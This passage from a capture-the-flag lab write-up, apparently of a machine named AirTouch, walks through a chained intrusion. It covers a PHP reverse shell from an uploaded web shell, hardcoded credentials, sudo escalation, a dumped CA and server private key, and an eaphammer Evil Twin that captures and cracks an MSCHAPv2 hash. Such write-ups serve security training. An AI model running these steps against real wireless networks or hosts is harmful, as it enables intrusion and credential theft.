
Through the uploaded web shell I can run commands and since the router does not seem to be able to reach my own machine, I spin up a listener on the Consultant Laptop and then generate a PHP reverse shell payload. I get callback as www-data.
Shell as user on AirTouch-AP-PSK
My current user does not inherit any special privileges, but there is another account called user configured in /etc/passwd. Checking out the source code of the login.php file reveals the password JunDRDZKHDnpkpDDvay for this account.
<?php session_start(); /* Starts the session */

// Check if user is already logged in
if (isset($_SESSION['UserData']['Username'])) {
  header("Location:index.php"); // Redirect to index.php
  exit; // Make sure to exit after redirection
}

session_start();


if (isset($_POST['Submit'])) {
  /* Define username, associated password, and user attribute array */
  $logins = array(
    /*'user' => array('password' => 'JunDRDZKHDnpkpDDvay', 'role' => 'admin'),*/
    'manager' => array('password' => '2wLFYNh4TSTgA5sNgT4', 'role' => 'user')
  );

  /* Check and assign submitted Username and Password to new variable */
  $Username = isset($_POST['Username']) ? $_POST['Username'] : '';
  $Password = isset($_POST['Password']) ? $_POST['Password'] : '';

  /* Check Username and Password existence in defined array */
  if (isset($logins[$Username]) && $logins[$Username]['password'] === $Password) {
    /* Success: Set session variables and redirect to Protected page  */
    $_SESSION['UserData']['Username'] = $logins[$Username]['password'];
    /* Success: Set session variables USERNAME  */
    $_SESSION['Username'] = $Username;

    // Set a cookie with the user's role
    setcookie('UserRole', $logins[$Username]['role'], time() + (86400 * 30), "/"); // 86400 = 1 day

    header("location:index.php");
    exit;
  } else {
    /*Unsuccessful attempt: Set error message */
    $msg = "<span style='color:red'>Invalid Login Details</span>";
  }
}

?>
Shell as root on AirTouch-AP-PSK
As seen before with the consultant account, user can run any command as anyone, so I escalate once again to root with sudo -s.
$ sudo -l
Matching Defaults entries for user on AirTouch-AP-PSK:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user may run the following commands on AirTouch-AP-PSK:
    (ALL) NOPASSWD: ALL
Shell as remote on AirTouch-AP-MGT
Within the /root directory I find several interesting files. send_certs.sh contains the credentials remote:xGgWEwqUpfoOVsLeROeG for the host 10.10.10.1 and is used to transfer certificates from the AirTouch-Office network to this machine. Unfortunately there’s no active network connection there.
#!/bin/bash

# DO NOT COPY
# Script to sync certs-backup folder to AirTouch-office.

# Define variables
REMOTE_USER="remote"
REMOTE_PASSWORD="xGgWEwqUpfoOVsLeROeG"
REMOTE_PATH="~/certs-backup/"
LOCAL_FOLDER="/root/certs-backup/"

# Use sshpass to send the folder via SCP
sshpass -p "$REMOTE_PASSWORD" scp -r "$LOCAL_FOLDER" "$REMOTE_USER@10.10.10.1:$REMOTE_PATH"
Apparently the certs where synced at least once because the /root/certs-backup folder is populated with the certificate for the certificate authority, as well as another server certificate with its key.
$ ls -la /root/certs-backup/
total 40
drwxr-xr-x 2 root root 4096 Mar 27  2024 .
drwx------ 1 root root 4096 Jan 20 10:44 ..
-rw-r--r-- 1 root root 1124 Mar 27  2024 ca.conf
-rw-r--r-- 1 root root 1712 Mar 27  2024 ca.crt
-rw-r--r-- 1 root root 1111 Mar 27  2024 server.conf
-rw-r--r-- 1 root root 1493 Mar 27  2024 server.crt
-rw-r--r-- 1 root root 1033 Mar 27  2024 server.csr
-rw-r--r-- 1 root root  168 Mar 27  2024 server.ext
-rw-r--r-- 1 root root 1704 Mar 27  2024 server.key
Those might be the ones used for the 802.1x authentication for the AirTouch-Office network. Possession of those allow me to spin up an Evil Twin access point1.
-----BEGIN CERTIFICATE-----
MIIEwjCCA6qgAwIBAgIUZHmGOdbZqK3C4PnyAJG5WVnJwqswDQYJKoZIhvcNAQEL
BQAwgZgxCzAJBgNVBAYTAkVTMQ8wDQYDVQQIEwZNYWRyaWQxDzANBgNVBAcTBk1h
ZHJpZDERMA8GA1UEChMIQWlyVG91Y2gxHjAcBgNVBAsTFUNlcnRpZmljYXRlIEF1
dGhvcml0eTEUMBIGA1UEAxMLQWlyVG91Y2ggQ0ExHjAcBgkqhkiG9w0BCQEWD2Nh
QEFpclRvdWNoLmh0YjAeFw0yNDAyMjcxNzA3NTNaFw0zNDAyMjQxNzA3NTNaMIGY
MQswCQYDVQQGEwJFUzEPMA0GA1UECBMGTWFkcmlkMQ8wDQYDVQQHEwZNYWRyaWQx
ETAPBgNVBAoTCEFpclRvdWNoMR4wHAYDVQQLExVDZXJ0aWZpY2F0ZSBBdXRob3Jp
dHkxFDASBgNVBAMTC0FpclRvdWNoIENBMR4wHAYJKoZIhvcNAQkBFg9jYUBBaXJU
b3VjaC5odGIwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDAO9RnpEfg
oCSUvZsDtfUllPTBzkQ/iLQDB+QgRgXpKgFnnscUfib/9kzFX8qWwzIflErW7TGx
PHZFDwa2QmDndNGVVlj5LvIiHboSVOew8YoP/D8vwxN9n8tTCjQMiVbw1sRmHX30
bQ7fFXi8TvBYs+RZ2YuPkRNMXkYLODYRqtvB4DxWJ4msoGUWAoz6XGSaYiuMSpHz
7ePduN4E4pgRMpeH6smibQ5HazNNGAk5qS3eKPuU6Ghfjfj4xKt1kT1w3Zhbml2k
o+na7WnAril1UMP8G2hKv+k3gcTv7cRxsbTxe28XJCunWzXUcPhrff1TsJqODBuc
BpEkOVpCKLePAgMBAAGjggEAMIH9MA8GA1UdEwQIMAYBAf8CAQAwNgYDVR0fBC8w
LTAroCmgJ4YlaHR0cDovL0FpclRvdWNoLmh0Yi9jYS9tdXN0ZXJtYW5uLmNybDAR
BglghkgBhvhCAQEEBAMCAAcwMAYJYIZIAYb4QgEIBCMWIWh0dHA6Ly9BaXJUb3Vj
aC5odGIvY2EvcG9saWN5Lmh0bTAyBglghkgBhvhCAQQEJRYjaHR0cDovL0FpclRv
dWNoLmh0Yi9jYS9oZWltcG9sZC5jcmwwGgYJYIZIAYb4QgENBA0WC0FpclRvdWNo
IENBMB0GA1UdDgQWBBRnB0B7qa/Iv+6VDjUMgJUionockTANBgkqhkiG9w0BAQsF
AAOCAQEAYBEnC21dv7FGjdaFC8jYYLdC2tg2ZaIaKGRHi4yN9XuvOtV3fZdVECuC
CD10AK23GfPMKm7vyAHyyZSb0zDoRmqV/CVfcEenRUC00+JHia1YVl5AqlboSjqZ
BOKTofk4CjtG2F8eV1AMU78ozmuiDYzWh+ateIG3VyZhP6q2E9MoaOTzvZubshW4
ZhppyMMmO0WHfU5uFBQNlNbNiRTGpb65ADhOPWYU0q/F1Y0HzpWKf6/Ci/vjZVfk
5T/r81lfQd+O/AAe4CZCmTevXvRvCiuOIgue3UEtwBxzt13ZMbtfCDiqdbnc4zWU
lvSxTvRk06RlJ0qhXYPs4c2Zbd8+Kw==
-----END CERTIFICATE----------BEGIN CERTIFICATE-----
MIIEIDCCAwigAwIBAgIBAjANBgkqhkiG9w0BAQsFADCBmDELMAkGA1UEBhMCRVMx
DzANBgNVBAgTBk1hZHJpZDEPMA0GA1UEBxMGTWFkcmlkMREwDwYDVQQKEwhBaXJU
b3VjaDEeMBwGA1UECxMVQ2VydGlmaWNhdGUgQXV0aG9yaXR5MRQwEgYDVQQDEwtB
aXJUb3VjaCBDQTEeMBwGCSqGSIb3DQEJARYPY2FAQWlyVG91Y2guaHRiMB4XDTI0
MDIyNzE3MDc1NFoXDTM0MDIyNDE3MDc1NFowfDELMAkGA1UEBhMCRVMxDzANBgNV
BAcTBk1hZHJpZDERMA8GA1UEChMIQWlyVG91Y2gxDzANBgNVBAsTBlNlcnZlcjEU
MBIGA1UEAxMLQWlyVG91Y2ggQ0ExIjAgBgkqhkiG9w0BCQEWE3NlcnZlckBBaXJU
b3VjaC5odGIwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDGApRsL1Gh
Dfb0uKaXQm7+3ccEUwLtQewHbezXaFy/0u3gmb9XKupVaHJVHKr6kauDseEnKvWY
7mhvutzzdgls3KCnPJLSmextOT+5Uoe8LvRoDfhDcByta9OitGIUoVD3FucFPORh
JS917B5+Sl2BY5c5H8hc/8wt0pswF2OE++2FzlOrkuC4/aG3TYLZf4tlLT8wnJje
cVSxl2Z6STENN9OoKJQ5nIdhFDhhj471Fo2y1fBY2pM90t1JQZJdPlXLS16I3KpG
9l1kO1GQigG3nKpTB9lhzOhjE6kna+YykMD5e8TkYz5TXL6doSNCD4H2cdZ6nSao
7atAgQJVvMeVAgMBAAGjgY8wgYwwEQYJYIZIAYb4QgEBBAQDAgZAMAsGA1UdDwQE
AwIF4DAqBgNVHSUEIzAhBgorBgEEAYI3CgMDBglghkgBhvhCBAEGCCsGAQUFBwMB
MB0GA1UdDgQWBBQRq0Ftkn5OBDBNSNH86IC44hsHmjAfBgNVHSMEGDAWgBRnB0B7
qa/Iv+6VDjUMgJUionockTANBgkqhkiG9w0BAQsFAAOCAQEAWf8nBv7xq7rrGj+P
rvYlMaLoCdP7RRd1giSayn+ZY7qBeONdVOtUoynnTLWcv3fTVwcHhHCHUE7Ogw6L
wd95YQiYJ8Pqj1L4G5e7sW2tJRGd/fRZoGl56WU7t9KllZtMRbm4rId8FftYsaFl
8qznyLoRAfZLkIkycWRdIBru/6p/rvvxwyZGXT/cV5JFI6i9u54XUA6fYw2v8vJZ
fOJqWJGHRDS7ZeJBwVfCZuizrEwhnaJzZ6TNY9hXVqmWQVt4RgQdsIHKyVnkekt2
Fid4+Z9vAtafLYYkfNI+24LvLkP2+SHXz9h643acO6gjFUJcPvi45rId24gOKLza
LjUr5g==
-----END CERTIFICATE----------BEGIN PRIVATE KEY-----
MIIEvAIBADANBgkqhkiG9w0BAQEFAASCBKYwggSiAgEAAoIBAQDGApRsL1GhDfb0
uKaXQm7+3ccEUwLtQewHbezXaFy/0u3gmb9XKupVaHJVHKr6kauDseEnKvWY7mhv
utzzdgls3KCnPJLSmextOT+5Uoe8LvRoDfhDcByta9OitGIUoVD3FucFPORhJS91
7B5+Sl2BY5c5H8hc/8wt0pswF2OE++2FzlOrkuC4/aG3TYLZf4tlLT8wnJjecVSx
l2Z6STENN9OoKJQ5nIdhFDhhj471Fo2y1fBY2pM90t1JQZJdPlXLS16I3KpG9l1k
O1GQigG3nKpTB9lhzOhjE6kna+YykMD5e8TkYz5TXL6doSNCD4H2cdZ6nSao7atA
gQJVvMeVAgMBAAECggEAD25HiUfFvX6UWn1iVCLT+g4n8oUSkxFCVtDg9md2ZOeH
7Ksmn2EjilzdnhbiFy1Pd6+ey3ncUlrv7hcanWl7Mg3egjHlAj8HDvr5ZZSSKd7h
4pMGICFGRtiCkWkrxI5OvDa/cafNZ2mpsW+hb7eVYl4zvHqm12KC06ZYPC7ybTw+
isDev0zONSvC7tpiJkwpj88vi7BfD46qgg9UtUE7KVaPJcRG1vXVogIHAROihb7X
DKRPP+D00wU/ht8t5srOPuDjslEBfYx1/01ZynnQ3D4MGcP32mk/b+on69UI/daM
JihPRFuvo+q/6ERK2PE3lEA5lJwVGm5GvpR2WQzCAQKBgQD2N4DldSMaUy9WMxjw
uJbD6QSSpOR5HD9phbHA/l3YiaDj30z8hwc8feh3evXRdQf/URhXZGUaEZ7czsyU
f/i7v5RfovVV5uRQOTzK28TS5B+GH6qigsFmPadTIauDGxLNFkf88vw8tWaKJqd/
RbhN6NL/RKsctqMGuTGxsuGdlQKBgQDN4Liylj9hC+VfTCZiproYU0HU1wLI9V+k
SJ03FHCOgeymnHA+s51SA1SaycWU+vUQweMYpqejWpcL0CXH3moUA+nkyQWG5fs+
CfttI32ZsHf/u0/MzPhLCc/xONfqv5iepwrB9QnssoGCuKda3eyWNjTSlRyfKtnX
LKLdOSACAQKBgH8lLF/RvJ3UhSZbXq64c8qZYy4jDoToLGreimtiL64pbDcgUg45
4GfBkTFaAuT2LXoQM6S1iGwM21+lPwoUh6rUhNdaPJzujcpLtHQBR0OsYAcQBTrE
kQCuJ+ELCxm5+lyD/ArIo67p8hi3W1mi9EjvST5fBIngWpGXQu1DtbR9AoGAe2zw
DdDZqlqxZpKGqLn/8zlmzC0i9Et2zUzjQ/QzDpyBvdknyc9wz4xDmpDArXJOnX8/
oLW45swWpfRh0hNbUSiPfqOtdpRGLYlafLG8SPls15n6W3O+n24AhkNn3sqCuwq1
/lXjX04dKrt9SZKmld9lh6HxiNLtynxuH2Zx9AECgYBE89M7xJ2aYKAv/7mvVsGI
1jGtcFni4HAFC3LK3+SaJOGbdiGlEPm+PnJgFSSOOqQE/XPGJxU54TecfdypH2Gx
FLKDNzucqPoHUEsodLEjhxKVcdRyTZ2nR0xYoPtsIMYae6UDTt7xid2LX2JVNVdU
JJdbRQPWwm9HumAc28HUcg==
-----END PRIVATE KEY-----The /root directory on the Consultant Laptop comes with an installation of eaphammer that can be used to perform such an attack. After transferring the certificates and key, I can import them with the wizard2.
$ ./eaphammer --cert-wizard import \
              --server-cert server.crt \
              --private-key server.key \
              --ca-cert ca.crt
                     .__
  ____ _____  ______ |  |__ _____    _____   _____   ___________
_/ __ \\__  \ \____ \|  |  \\__  \  /     \ /     \_/ __ \_  __ \
\  ___/ / __ \|  |_> >   Y  \/ __ \|  Y Y  \  Y Y  \  ___/|  | \/
 \___  >____  /   __/|___|  (____  /__|_|  /__|_|  /\___  >__|
     \/     \/|__|        \/     \/      \/      \/     \/


                        Now with more fast travel than a next-gen Bethesda game. >:D

                             Version:  1.14.0
                            Codename:  Final Frontier
                              Author:  @s0lst1c3
                             Contact:  gabriel<<at>>transmitengage.com


[?] Am I root?
[*] Checking for rootness...
[*] I AM ROOOOOOOOOOOOT
[*] Root privs confirmed! 8D
Case 1: Import all separate
[CW] Ensuring server cert, CA cert, and private key are valid...
server.crt
server.key
ca.crt
[CW] Complete!
[CW] Loading private key from server.key
[CW] Complete!
[CW] Loading server cert from server.crt
[CW] Complete!
[CW] Loading CA certificate chain from ca.crt
[CW] Complete!
[CW] Constructing full certificate chain with integrated key...
[CW] Complete!
[CW] Writing private key and full certificate chain to file...
[CW] Complete!
[CW] Private key and full certificate chain written to: /root/eaphammer/certs/server/AirTouch CA.pem
[CW] Activating full certificate chain...
[CW] Complete!
In order to run the Evil Twin attack I provide the EESID AirTouch-Office and BSSID AC:8B:A9:AA:3F:D2, since I see all the clients are associated to this access point instead of AC:8B:A9:F3:A1:13 (though this might be random), as well as the channel 44. Right after I start the attack, clients begin to authenticate to my rogue AP and I get the hashed credentials for AirTouch\r4ulcl.
$ /root/eaphammer/eaphammer --interface wlan2 \
                            --channel 44 \
                            --essid "AirTouch-Office" \
                            --bssid AC:8B:A9:AA:3F:D2
                            --auth wpa-eap \
                            --creds
                     .__
  ____ _____  ______ |  |__ _____    _____   _____   ___________
_/ __ \\__  \ \____ \|  |  \\__  \  /     \ /     \_/ __ \_  __ \
\  ___/ / __ \|  |_> >   Y  \/ __ \|  Y Y  \  Y Y  \  ___/|  | \/
 \___  >____  /   __/|___|  (____  /__|_|  /__|_|  /\___  >__|
     \/     \/|__|        \/     \/      \/      \/     \/


                        Now with more fast travel than a next-gen Bethesda game. >:D

                             Version:  1.14.0
                            Codename:  Final Frontier
                              Author:  @s0lst1c3
                             Contact:  gabriel<<at>>transmitengage.com


[?] Am I root?
[*] Checking for rootness...
[*] I AM ROOOOOOOOOOOOT
[*] Root privs confirmed! 8D
[*] Saving current iptables configuration...
[*] Reticulating radio frequency splines...
Error: Could not create NMClient object: Could not connect: No such file or directory.

[*] Using nmcli to tell NetworkManager not to manage wlan2...

100%|██████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 1/1 [00:01<00:00,  1.00s/it]

[*] Success: wlan2 no longer controlled by NetworkManager.
[!] The hw_mode specified in hostapd.ini is invalid for the selected channel (g, 44)
[!] Falling back to hw_mode: a
[*] WPA handshakes will be saved to /root/eaphammer/loot/wpa_handshake_capture-2026-01-20-19-16-41-m6IRcvhN7HmVA45I3avQHmO6tbTMjPqP.hccapx

[hostapd] AP starting...

Configuration file: /root/eaphammer/tmp/hostapd-2026-01-20-19-16-41-s3y22gFEFML5KKsH7qMDar6kqkIrV7aw.conf
rfkill: Cannot open RFKILL control device
wlan2: interface state UNINITIALIZED->COUNTRY_UPDATE
Using interface wlan2 with hwaddr ac:8b:a9:aa:3f:d2 and ssid "AirTouch-Office"
wlan2: interface state COUNTRY_UPDATE->ENABLED
wlan2: AP-ENABLED


Press enter to quit...

wlan2: STA 28:6c:07:12:ee:a1 IEEE 802.11: authenticated
wlan2: STA c8:8a:9a:6f:f9:d2 IEEE 802.11: authenticated
wlan2: STA 28:6c:07:12:ee:f3 IEEE 802.11: authenticated
wlan2: STA 28:6c:07:12:ee:f3 IEEE 802.11: associated (aid 1)
wlan2: CTRL-EVENT-EAP-STARTED 28:6c:07:12:ee:f3
wlan2: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan2: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25


mschapv2: Tue Jan 20 19:17:01 2026
	 domain\username:		AirTouch\r4ulcl
	 username:			r4ulcl
	 challenge:			ba:0c:d7:dd:19:b0:f6:62
	 response:			92:34:92:93:30:fa:9e:d8:4d:f9:ca:bc:97:45:4e:92:9b:78:1d:9e:12:9e:90:c7

	 jtr NETNTLM:			r4ulcl:$NETNTLM$ba0cd7dd19b0f662$9234929330fa9ed84df9cabc97454e929b781d9e129e90c7

	 hashcat NETNTLM:		r4ulcl::::9234929330fa9ed84df9cabc97454e929b781d9e129e90c7:ba0cd7dd19b0f662

--- SNIP ---
The Net-NTLMv2 hash cracks fairly quickly with hashcat and returns the password laboratory. I then use this to connect to the AirTouch-Office network with wpa_supplicant by first generating a configuration and afterwards using dhclient to obtain a new lease.
$ cat > office.conf << EOF
network={
  ssid="AirTouch-Office"
  scan_ssid=1
  key_mgmt=WPA-EAP
  identity="AirTouch\r4ulcl"
  password="laboratory"
  eap=PEAP
  phase1="peaplabel=0"
  phase2="auth=MSCHAPV2"
}
EOF

$ wpa_supplicant -c office.conf -i wlan2
Successfully initialized wpa_supplicant
rfkill: Cannot open RFKILL control device
rfkill: Cannot get wiphy information
wlan2: SME: Trying to authenticate with ac:8b:a9:f3:a1:13 (SSID='AirTouch-Office' freq=5220 MHz)
wlan2: Trying to associate with ac:8b:a9:f3:a1:13 (SSID='AirTouch-Office' freq=5220 MHz)
wlan2: Associated with ac:8b:a9:f3:a1:13
wlan2: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
wlan2: CTRL-EVENT-EAP-STARTED EAP authentication started
wlan2: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlan2: CTRL-EVENT-EAP-METHOD EAP vendor 0 method 25 (PEAP) selected
wlan2: CTRL-EVENT-EAP-PEER-CERT depth=1 subject='/C=ES/ST=Madrid/L=Madrid/O=AirTouch/OU=Certificate Authority/CN=AirTouch CA/emailAddress=ca@AirTouch.htb' hash=222a7dd4d28c97c8e4730762fa9a102af05c7d56b35279b2f5ee4da7ddf918a8
wlan2: CTRL-EVENT-EAP-PEER-CERT depth=1 subject='/C=ES/ST=Madrid/L=Madrid/O=AirTouch/OU=Certificate Authority/CN=AirTouch CA/emailAddress=ca@AirTouch.htb' hash=222a7dd4d28c97c8e4730762fa9a102af05c7d56b35279b2f5ee4da7ddf918a8
wlan2: CTRL-EVENT-EAP-PEER-CERT depth=0 subject='/C=ES/L=Madrid/O=AirTouch/OU=Server/CN=AirTouch CA/emailAddress=server@AirTouch.htb' hash=ef39f3fff0883db7fc8a535c52f80509fc395e9889061e209102307b46995864
EAP-MSCHAPV2: Authentication succeeded
wlan2: CTRL-EVENT-EAP-SUCCESS EAP authentication completed successfully
wlan2: PMKSA-CACHE-ADDED ac:8b:a9:f3:a1:13 0
wlan2: WPA: Key negotiation completed with ac:8b:a9:f3:a1:13 [PTK=CCMP GTK=CCMP]
wlan2: CTRL-EVENT-CONNECTED - Connection to ac:8b:a9:f3:a1:13 completed [id=0 id_str=]


$ dhclient wlan2

$ ip address show wlan2
09: wlan2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 02:00:00:00:02:00 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.38/24 brd 10.10.10.255 scope global dynamic wlan2
       valid_lft 863996sec preferred_lft 863996sec
    inet6 fe80::ff:fe00:600/64 scope link
       valid_lft forever preferred_lft forever
What’s left is to use the previously found credentials remote:xGgWEwqUpfoOVsLeROeG to connect to 10.10.10.1.
Shell as admin on AirTouch-AP-MGT
The account remote does not have any privileges for sudo nor is it part of any interesting group, but checking the file associated with the WPA-EAP login, I find the password xMJpzXt4D9ouMuL3JJsMriF7KZozm7 for admin in /etc/hostapd/hostapd_wpe.eap_user. Since admin is also a valid user on this machine, I check whether those credentials work and can change my context.
*               PEAP,TTLS,TLS,FAST

*       PEAP,TTLS,TLS,FAST [ver=1]

"AirTouch\r4ulcl"                           MSCHAPV2            "laboratory" [2]
"admin"                                 MSCHAPV2                "xMJpzXt4D9ouMuL3JJsMriF7KZozm7" [2]
Shell as root on AirTouch-AP-MGT
Now as seen a few times before, the user admin can run anything as anyone with sudo and therefore I can escalate to root easily.
$ sudo -l
Matching Defaults entries for admin on AirTouch-AP-MGT:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User admin may run the following commands on AirTouch-AP-MGT:
    (ALL) ALL
    (ALL) NOPASSWD: ALL
Attack Path
flowchart TD

subgraph "Initial Access"
    A(SNMP) -->|System description| B(Default credentials for consultant)
    B -->|SSH| C(Shell as consultant)
end

subgraph "Privilege Escalation"
    C -->|sudo| D(Shell as root on Consultant Laptop)
    D -->|Monitor Wi-Fi network| E(WPA Handshake)
    D -->|Deauth clients| E
    E -->|Crack pre-shared key| F("Access to
    AirTouch-Internet
    network")
    D & F -->|Decrypt HTTP traffic| G(Cookie / Credentials for PSK router)
    G -->|Cookie Tampering| H(Upload feature)
    H -->|Upload PHAR web shell| I(Shell as www-data)
    I -->|Hardcoded Credentials in Web App| J(Shell as user)
    J -->|sudo| K(Shell as root on AirTouch-AP-PSK)
    K -->|Backup| L(Certificates)
    K -->|Backup script| M(Credentials for remote)
    L & D -->|Evil Twin for Wi-Fi network| N(Net-NTLMv2 hash)
    N -->|Crack hash| O("Access to
    AirTouch-Office
    network")
    M & O -->|Valid credentials| P(Shell as remote on AirTouch-AP-MGT)
    P -->|Credentials for WPA-EAP| Q(Shell as admin)
    Q -->|sudo| R(Shell as root on AirTouch-AP-MGT)
end